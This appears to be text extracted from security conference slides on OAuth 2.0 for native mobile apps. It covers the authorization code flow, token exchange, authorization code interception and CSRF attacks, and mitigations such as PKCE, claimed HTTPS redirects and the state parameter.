
- Server returns control to the app via HTTP redirection and includes an authorization code

Custom URI Scheme

HTTP/1.1 302 Found

Location: x-com.mycorp.myapp://oauth.callback?code=SpIxlOBeZQQYbYS6WxSbIA

http://



3. Handle Callback

- Registering a custom URI scheme



In AndroidManifest.xml file:

```
<activity android:name=".MyAppCallback" ... >
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="x-com.mycorp.myapp" />
  </intent-filter>
</activity>
```

```
String authzCode = getIntent().getData().getQueryParameter("code");
```

4. Trade code for token

- Token Endpoint Request


```
POST /as/token.oauth2 HTTP/1.1
Host: as.example.com
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

client_id=myapp&grant_type=authorization_code&code=Splx10BeZQQYbYS6WxSbIA
```

- Token Endpoint Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Cache-Control: no-store
Pragma: no-cache


{
  "token_type": "Bearer",
  "expires_in": 3600,
  "access_token": "PeRTSD9RQrbiuoaHVPxV41MzW1qS",
  "refresh_token": "uyAVrtyLZ2qPzI8rQ5UUTckCdGaJsz8XE8S58ecnt8"
}
```



<http://>

5. Using an access token

- Once an access token is obtained, it can be used to authorize calls to the protected resources at the RS by including it in HTTP Authorization header



```
POST /api/update-status HTTP/1.1
Host: rs.example.com
Authorization: Bearer PeRTSD9RQrbiuoaHVPxV41MzW1qS
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

status=Almost%20done.
```

```
DefaultHttpClient httpClient = new DefaultHttpClient();
HttpPost post = new HttpPost("https://rs.example.com/api/update-status");
post.setHeader("Authorization", "Bearer " + accessToken);
```





Agenda – What have we covered?

- OAuth – What and Why? ✓
- Access & Identity tokens ✓
- OAuth Grant Types ✓
- OAuth with Native (Mobile) Apps ✓
- Attacks & Mitigations –
 1. Authorization code interception attack
 2. CSRF
 3. Client open redirects
 4. Phishing using user's trust in AS
 5. Mix-up attack
- Q/A


Attacks & Mitigations

1. Authorization code
intercept attack on mobile
clients/native apps

Authorization code intercept attack

Preconditions

- "client_secret" is not provisioned
- Attacker manages to install **malicious app** on device
- Attacker manages to register the same **custom URI scheme** used by legitimate app



Mitigation

1. Handle redirections carefully

- Avoid Custom URI Scheme Redirection

There is no naming authority

```
com.example.app:/oauth2redirect/example-provider
```

- Use Claimed HTTPs Scheme URI Redirection


The identity of the destination app is guaranteed by the OS to the authorization server

```
https://app.example.com/oauth2redirect/example-provider
```



Mitigation (continued)

2. Use Proof Key for Code Exchange (PKCE) with apps that use custom URI scheme



Demo: Faulty PKCE implementation on Microsoft IdP

Demo: Faulty PKCE implementation on Microsoft IdP

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts CO2

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL
659	https://discovery.mdm.zenprise.com	GET	/discovery/api/j?host=asdemo.xs.citrix.com&port=443
661	https://asdemo.xs.citrix.com	GET	/zdm/cxf/public/getserverinfo
662	https://asdemo.xs.citrix.com	GET	/zdm/cxf/public/getserverinfo
664	https://login.windows.net	GET	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/oauth2/authorize?redirect_uri=com.citrix.securehub%3A%2F%2Foauth%2Fredirect_uri&client_id=ab2
665	https://login.microsoftonline.com	GET	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/oauth2/authorize?redirect_uri=com.citrix.securehub%3A%2F%2Foauth%2Fredirect_uri&client_id=ab2
672	https://login.microsoftonline.com	POST	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/login
673	https://login.windows.net	POST	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/oauth2/token

RFC-8252
says PKCE
MUST be
supported by
client and AS



6. Initiating the Authorization Request from a Native App

Native apps needing user authorization create an authorization request URI with the authorization code grant type per [Section 4.1](#) of OAuth 2.0 [[RFC6749](#)], using a redirect URI capable of being received by the native app.

The function of the redirect URI for a native app authorization request is similar to that of a web-based authorization request. Rather than returning the authorization response to the OAuth client's server, the redirect URI used by a native app returns the response to the app. Several options for a redirect URI that will return the authorization response to the native app in different platforms are documented in [Section 7](#). Any redirect URI that allows the app to receive the URI and inspect its parameters is viable.

Public native app clients MUST implement the Proof Key for Code Exchange (PKCE [[RFC7636](#)]) extension to OAuth, and authorization servers MUST support PKCE for such clients, for the reasons detailed in [Section 8.1](#).

After constructing the authorization request URI, the app uses platform-specific APIs to open the URI in an external user-agent. Typically, the external user-agent used is the default browser, that is, the application configured for handling "http" and "https" scheme URIs on the system; however, different browser selection criteria and other categories of external user-agents MAY be used.

Why you no PKCE?

2. CSRF

2. CSRF

- Attacker attempts to inject request to the **redirect URI** of the legitimate client
- causing the client to access resources under the attacker's control

Mitigation


- One-time use CSRF token by client
Validate if the CSRF token in the "state" parameter of authorization request matches the one returned in the authorization response

Authorization Request

```
https://authorization-server.com/auth?response_type=code&  
client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=photos&state=1234zyx
```

